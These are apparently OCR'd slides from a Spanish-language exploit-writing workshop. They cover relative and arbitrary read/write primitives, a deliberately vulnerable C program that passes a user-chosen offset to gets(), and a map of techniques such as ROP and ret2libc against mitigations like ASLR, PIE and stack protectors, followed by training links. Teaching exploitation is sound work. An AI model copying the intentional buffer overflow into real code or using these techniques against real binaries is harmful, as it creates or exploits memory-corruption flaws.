


EJEMPLO #1: HEARTBLEED, LECTURA RELATIVA



EJEMPLO #2: DIRECCIONES ARBITRARIAS

```
int main(int argc, char **argv) {
  char *message = "Hello, world!";

  int64_t buffer[8];
  int32_t i = *((int32_t *)argv[1]);

  gets(&buffer[i]);

  printf("%s\n", message);
  return 0;
}
```


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

CONCLUSIÓN

Los procedimientos a aplicar para explotar una pieza de software dependen de

- el entorno de ejecución del proceso;
- cómo hayan sido compilados los binarios;
- los recursos disponibles (e.g. gadgets, primitivas);
- las mitigaciones activas.

Explotar software es cada vez más difícil,

pero sigue siendo posible.

LINKS

- **Repositorio GitHub (material del workshop)**: https://github.com/fundacion-sadosky/workshop-eko
- **Guía de escritura de exploits, Fundación Sadosky:**https://fundacion-sadosky.github.io/guia-escritura-exploits/
- **Abos de Gerardo Richarte:** https://github.com/gerasdf/InsecureProgramming
- **Protostar, exploit-exercises:** https://exploit-exercises.com/protostar/

¿PREGUNTAS?

CONTACTO:

abarreal@fundacionsadosky.org.ar
teresa.alberto@autistici.org